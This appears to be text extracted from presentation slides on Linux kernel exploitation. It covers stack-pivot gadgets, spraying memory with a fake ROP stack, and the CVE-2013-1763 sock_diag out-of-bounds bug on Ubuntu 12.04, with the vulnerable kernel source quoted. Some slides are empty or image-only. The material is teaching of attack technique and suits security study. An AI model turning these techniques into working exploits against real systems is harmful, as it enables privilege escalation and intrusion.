
# Fake stack

- `xchg %eax, %esp; ret`
- `rax = 0xffffffffdeadbeef; rsp <— 0xdeadbeef`
- Prepare fake stack at 0xdeadbeef in userspace


# Fake stack

- What if we don't control %rax or %eax when pivoting?
- %rax ← random value
- Allocate ~4GB - mmap\_min\_addr to 0xFFFFFFFF and spray it with our ROP payload

# Fake stack Spraying



# Fake stack Spraying




# Fake stack

## Spraying

- May land in the middle of our ROP payload
- Will likely page fault!
- An alternative is to spray the stack with an %rsp-advancing gadget:
  - `pop %xxx; ret`
  - `nop; ret`

# Fake stack Spraying



PART 2 - CVE-2013-1763

# Target

- Ubuntu 12.04.02

```
> uname -a
```

```
Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP  
Fri Jan 25 17:13:26 UTC 2013 x86_64 x86_64 x86_64  
GNU/Linux
```

- Ivy Bridge+



# CVE-2013-1763

## SOCK\_DIAG

- Affected kernel versions: 3.3 - 3.8
- Trivial out bounds array access
- Public exploit code available (32 bit?)

# CVE-2013-1763

## SOCK\_DIAG

```
static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
{
    int err;
    struct sock_diag_req *req = NLMSG_DATA(nlh);
    const struct sock_diag_handler *hndl;

    if (nlmsg_len(nlh) < sizeof(*req))
        return -EINVAL;

    hndl = sock_diag_lock_handler(req->sdiag_family);
    if (hndl == NULL)
        err = -ENOENT;
    else
        err = hndl->dump(skb, nlh);
    sock_diag_unlock_handler(hndl);

    return err;
}
```

# CVE-2013-1763

## SOCK\_DIAG

```
static const inline struct sock_diag_handler *sock_diag_lock_handler(int family)
{
    if (sock_diag_handlers[family] == NULL)
        request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
                        NETLINK_SOCK_DIAG, family);

    mutex_lock(&sock_diag_table_mutex);
    return sock_diag_handlers[family];
}
```

# CVE-2013-1763


## SOCK\_DIAG

```
static const inline struct sock_diag_handler *sock_diag_lock_handler(int family)
{
    if (sock_diag_handlers[family] == NULL)
        request_module("net-pf-%d-proto-%d-type-%d", PF_NETLINK,
                        NETLINK_SOCK_DIAG, family);

    mutex_lock(&sock_diag_table_mutex);
    return sock_diag_handlers[family];
}
```


# CVE-2013-1763

## SOCK\_DIAG



